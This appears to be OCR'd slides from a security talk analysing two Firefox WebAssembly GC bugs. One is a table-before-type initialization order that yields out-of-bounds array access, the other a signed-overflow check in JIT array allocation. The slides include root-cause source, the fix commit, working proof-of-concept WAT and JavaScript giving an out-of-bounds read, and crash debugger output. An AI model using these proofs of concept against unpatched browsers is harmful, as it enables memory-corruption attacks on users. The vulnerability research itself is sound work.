    (func $add (param $a i32) (param $b i32) (result i32)
        get_local $a
        get_local $b
        i32.add
    )

    ;; Export $add function
    (export "add" (function $add))
)
```

WebAssembly Bytecodes


```javascript
var wasmCode = new Uint8Array([
// This is placeholder pseudo-binary code for a WASM module
]);

// Compile the binary data into a WebAssembly.Module
var module = new WebAssembly.Module(wasmCode);

// Instantiate the compiled module to create a
WebAssembly.Instance
var instance = new WebAssembly.Instance(module,{});

// Use instance.exports to call the exported 'add' function
var result = instance.exports.add(5,3);

// Output the result of addition
console.log("The sum is: " + result);
```


Background - WebAssembly GC


The WebAssembly Garbage Collection (WASM GC) proposal introduces several new types.


- **Struct Types:** Structs allow for the definition of composite data types that group multiple fields together. Each field can be of a different type, making structs versatile for representing objects, records, or other structured data.
- **Array Types:** Arrays provide a way to represent a sequence of elements of the same type. They can be fixed-size or resizable and support efficient element access and manipulation.


Root Cause Analysis


```
// Initialize function imports in the instance data
Tier callerTier = code_->bestTier();
for (size_t i = 0; i < metadata(callerTier).funcImports.length(); i++) {
    JSObject* f = funcImports[i];
    MOZ_ASSERT(f->isCallable());
    const FuncImport& fi = metadata(callerTier).funcImports[i];
}
```


```
// Initialize memories in the instance data
for (size_t i = 0; i < memories.length(); i++) {
    const MemoryDesc& md = metadata().memories[i];
    MemoryInstanceData& data = memoryInstanceData(i);
    WasmMemoryObject* memory = memories.get()[i];
}
```


```
// Initialize tables in the instance data
for (size_t i = 0; i < tables_.length(); i++) {
    const TableDesc& td = metadata().tables[i];
    TableInstanceData& table = tableInstanceData(i);
    table.length = tables_[i]->length();
    table.elements = tables_[i]->instanceElements();
```


```
// Initialize tags in the instance data
for (size_t i = 0; i < metadata().tags.length(); i++) {
    MOZ_ASSERT(tagObjs[i] != nullptr);
    tagInstanceData(i).object = tagObjs[i];
}
```


```
// Initialize type definitions in the instance data.
const SharedTypeContext& types = metadata().types;
Zone* zone = realm()->zone();
for (uint32_t typeIndex = 0; typeIndex < types->length(); typeIndex++) {}
```

With GC support, a Wasm instance is initialized in **Instance::init**.
Sequentially initializes imported functions, memory, tables, tags, and types.

```
for (uint32_t typeIndex = 0; typeIndex < types->length(); typeIndex++) {
    const TypeDef& typeDef = types->type(typeIndex);
    TypeDefInstanceData* typeDefData = typeDefInstanceData(typeIndex);

    // Set default field values.
    new (typeDefData) TypeDefInstanceData();

    // Store the runtime type for this type index
    typeDefData->typeDef = &typeDef;
    typeDefData->superTypeVector = typeDef.superTypeVector();

    if (typeDef.kind() == TypeDefKind::Struct ||
        typeDef.kind() == TypeDefKind::Array) {
      // Compute the parameters that allocation will use.  First, the class
      // and alloc kind for the type definition.
      const JSClass* clasp;
      gc::AllocKind allocKind;
      ......
```

Root Cause Analysis

Add an optional initializer expression to table definitions, for element types that do not have an implicit default value. [0]

Firefox implemented this standard last year. [1]

```
// Initialize tables in the instance data
for (size_t i = 0; i < tables_.length(); i++) {
  const TableDesc& td = metadata().tables[i];
  TableInstanceData& table = tableInstanceData(i);
  table.length = tables_[i]->length();
  table.elements = tables_[i]->instanceElements();
  // Non-imported tables, with init_expr, has to be initialized with
  // the evaluated value.
  if (!td.isImported && td.initExpr) {
    Rooted<WasmInstanceObject*> instanceObj(cx, object());
    RootedVal val(cx);
    if (!td.initExpr->evaluate(cx, instanceObj, &val)) {
      return false;
    }
    RootedAnyRef ref(cx, val.get().ref());
    tables_[i]->fillUninitialized(0, tables_[i]->length(), ref, cx);
  }
}
```

```
(type (;0;) (func (param i32 i32)))
(type (;1;) (sub (array (mut i32))))
(table (;0;) 2 9 (ref 1) i32.const 134217728 array.new_default 1)
```

WebAssembly PoC

[0] https://github.com/WebAssembly/function-references/blob/main/proposals/function-references/Overview.md
[1] https://bugzilla.mozilla.org/show_bug.cgi?id=1784499

Root Cause Analysis

```
template <bool ZeroFields>
WasmArrayObject* WasmArrayObject::createArrayNonEmpty(
    JSContext* cx, wasm::TypeDefInstanceData* typeDefData,
    js::gc::Heap initialHeap, uint32_t numElements) {
  ...
  // Calculate the byte length of the outline storage, being careful to check
  // for overflow.  Note this logic assumes that MaxArrayPayloadBytes is
  // within uint32_t range.
  uint32_t elementTypeSize = typeDefData->arrayElemSize;
  CheckedUint32 outlineBytes = elementTypeSize;
  outlineBytes *= numElements;
  ...
  // Allocate the outline data before allocating the object so that we can
  // infallibly initialize the pointer on the array object after it is
  // allocated.
  ...
```

Because the type has not been initialized at this time, all members of **typeDefData** are 0.

This leads to **elementTypeSize** being 0 as well, and the calculated total array size, **outlineBytes**, also turns out to be 0.

Root Cause Analysis


```
template <bool ZeroFields>
WasmArrayObject* WasmArrayObject::createArrayNonEmpty(
    JSContext* cx, wasm::TypeDefInstanceData* typeDefData,
    js::gc::Heap initialHeap, uint32_t numElements) {
  ...
  outlineBytes *= numElements;
  ...
  // Allocate the outline data before allocating the object so that we can
  // infallibly initialize the pointer on the array object after it is
  // allocated.
  Nursery& nursery = cx->nursery();
  PointerAndUint7 outlineData(nullptr, 0);
  outlineData = nursery.mallocedBlockCache().alloc(outlineBytes.value());
  ...
  arrayObj->initShape(typeDefData->shape);
  arrayObj->superTypeVector_ = typeDefData->superTypeVector;
  arrayObj->numElements_ = numElements;
  arrayObj->data_ = (uint8_t*)outlineData.pointer();
  if constexpr (ZeroFields) {
    memset(outlineData.pointer(), 0, outlineBytes.value());
  }
  return arrayObj;
}
```

When **outlineBytes** is 0, a smaller memory space is allocated for storing the array (similar to how malloc(0) in ptmalloc returns a heap block of size 0x20).

Since **numElements** can be any controllable value, this enables us to perform out-of-bounds read and write operations of any length!

Fix Patch

Initialize type defs and globals before tables when instantiating modules.



Commit

Bug 1784268: Fix small issues blocking GC spec tests. r=rhunt

```
- Fix wasm module serialization order. Element segments sometimes need to refe
deserialized before code objects (which contain types).
- Do function subtype checks on import, rather than requiring strict equality.
- Allow explicit null function references in table initializers.
- Initialize type defs and globals before tables when instantiating modules.

Differential Revision: https://phabricator.services.mozilla.com/D188737
```


master

bvisness committed on Sep 28, 2023

How To Exploit

```
const importObject = {
  "imports": {
    imported_func : (offset, num) => {
      console.log("[+] oob i32 offset: 0x" + offset.toString(16));
      console.log("[+] oob i32 result: 0x" + num.toString(16));
    },
  }
};

var wasm_code = wasmTextToBinary(/*Wasm Assembly*/);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module,importObject);
var f = wasm_instance.exports.main;
f(1, 2, 3);
```

```
(module
(type (;0;) (func (param i32 i32)))
(type (;1;) (sub (array (mut i32))))
(type (;2;) (func (param i32 i32 i32)))
(import "imports" "imported_func" (func (;0;) (type 0)))
(func (;1;) (type 2) (param i32 i32 i32)
i32.const 4096
global.set 0 ;; Set the value of this global variable to 0x1000, to be used
as the offset for out-of-bounds read/write
global.get 0

i32.const 0
table.get 0 ;; Argument for kExprArrayGet ptr, here it represents taking the
pointer of the previously constructed malformed array through kExprTableGet
0 and the previously saved wasmI32Const(0) on the stack.

global.get 0 ;; Argument for kExprArrayGet offset, here the value previously
stored in the global variable is read through kExprGlobalGet, to be used as
the offset for out-of-bounds read/write

array.get 1 ;; Perform out-of-bounds read of arr[0x1000] through
kExprArrayGet
call 0
)
(table (;0;) 2 9 (ref 1) i32.const 134217728 array.new_default 1)
(global (;0;) (mut i32) i32.const 0) ;; Add a global variable of type kWasmI32
(export "main" (func 1))
```


```
❯ ./js --wasm-gc poc.js
[+] oob i32 offset: 0x1000
[+] oob i32 result: 0x20000198
[+] Wasm Result: undefined
```

Integer Overflow in WebAssembly JIT

Background


Firefox has also implemented related JIT (Just-In-Time) optimization code for them.

However...

Root Cause Analysis

Check the array size at runtime to ensure that the memory size allocated during array creation does not overflow.

However, the overflow check performed by multiplication is for **signed numbers**, which allows certain special values to bypass this check.




```
void MacroAssembler::wasmNewArrayObject(Register instance, Register result,
                                        Register numElements,
                                        Register typeDefData, Register temp,
                                        Label* fail, uint32_t elemSize,
                                        bool zeroFields) {
  ...

  // TODO: Compute the maximum number of elements for each elemSize, then do a
  // single branch up front rather than checking overflow constantly.

  // Compute the size of the allocation in bytes, checking for overflow. In case
  // of overflow, we'll just fall back to the OOL path in C++, which will trap
  // and all that. The final size must correspond to an AllocKind. (Signed
  // overflow vs. unsigned overflow doesn't matter; any overflow indicates that
  // we are too big and must bail to C++.)
  //
  // See WasmArrayObject::calcStorageBytes and WasmArrayObject::allocKindForIL.
  //
  // We start with elemSize * numElements and go from there.
  move32(Imm32(elemSize), temp);
  branchMul32(Assembler::Overflow, temp, numElements, &popAndFail);
  ...
}
```

Root Cause Analysis

Web Assembly POC

```
(type (;0;) (array (mut i32)))
(type (;1;) (func))
(func (;0;) (type 1)
i32.const 287454020 ;; init value 0x11223344
i32.const 5 ;; size 5
array.new 0
drop
i32.const 3735928559 ;; init value 0xdeadbeef
i32.const -1 ;; size 0xffffffff
array.new 0
```



```
Thread 1 "js" received signal SIGSEGV, Segmentation fault.
0x00000994fe0022cf in ?? ()
------- tip of the day (disable with set show-tips off) -------
Use the telescope command to dereference a given address/pointer multiple times (if the dereferenced value is a valid ptr; see config telescope to configur
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────
*RAX  0x18463270e588 —▸ 0x3e656848d700 —▸ 0x3e656843a460 —▸ 0x555557c9df98 (js::WasmArrayObject::class_) —▸ 0x5555557d04f5 ◂— ...
*RBX  0xfffffffe
*RCX  0xdeadbeef
*RDX  0x18463270e5b0 ◂— 0x0
*RDI  0x7ffff6524100 ◂— 0x0
*RSI  0x7ffff57fb8f0 —▸ 0x7ffff6539800 —▸ 0x7ffff651b000 —▸ 0x7ffff6573000 ◂— 0x0
*R8   0x100000000
*R9   0x5
*R10  0x7ffff6524100 ◂— 0x0
 R11  0x0
*R12  0x7ffff65b0400 —▸ 0x7ffff65515e0 —▸ 0x7ffff6539800 —▸ 0x7ffff651b000 —▸ 0x7ffff6573000 ◂— ...
*R13  0x7ffff57fb7a0 ◂— 0x0
*R14  0x7ffff57fb7a0 ◂— 0x0
 R15  0x0
*RBP  0x7fffffffc380 —▸ 0x7fffffffc3e0 —▸ 0x7fffffffc730 —▸ 0x7fffffffc780 —▸ 0x7fffffffc830 ◂— ...
*RSP  0x7fffffffc370 —▸ 0x555557c5bea0 (js::FunctionClass) —▸ 0x55555574b691 ◂— 'Function'
*RIP  0x994fe0022cf ◂— mov dword ptr [rdx + rbx*4], ecx
──────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────
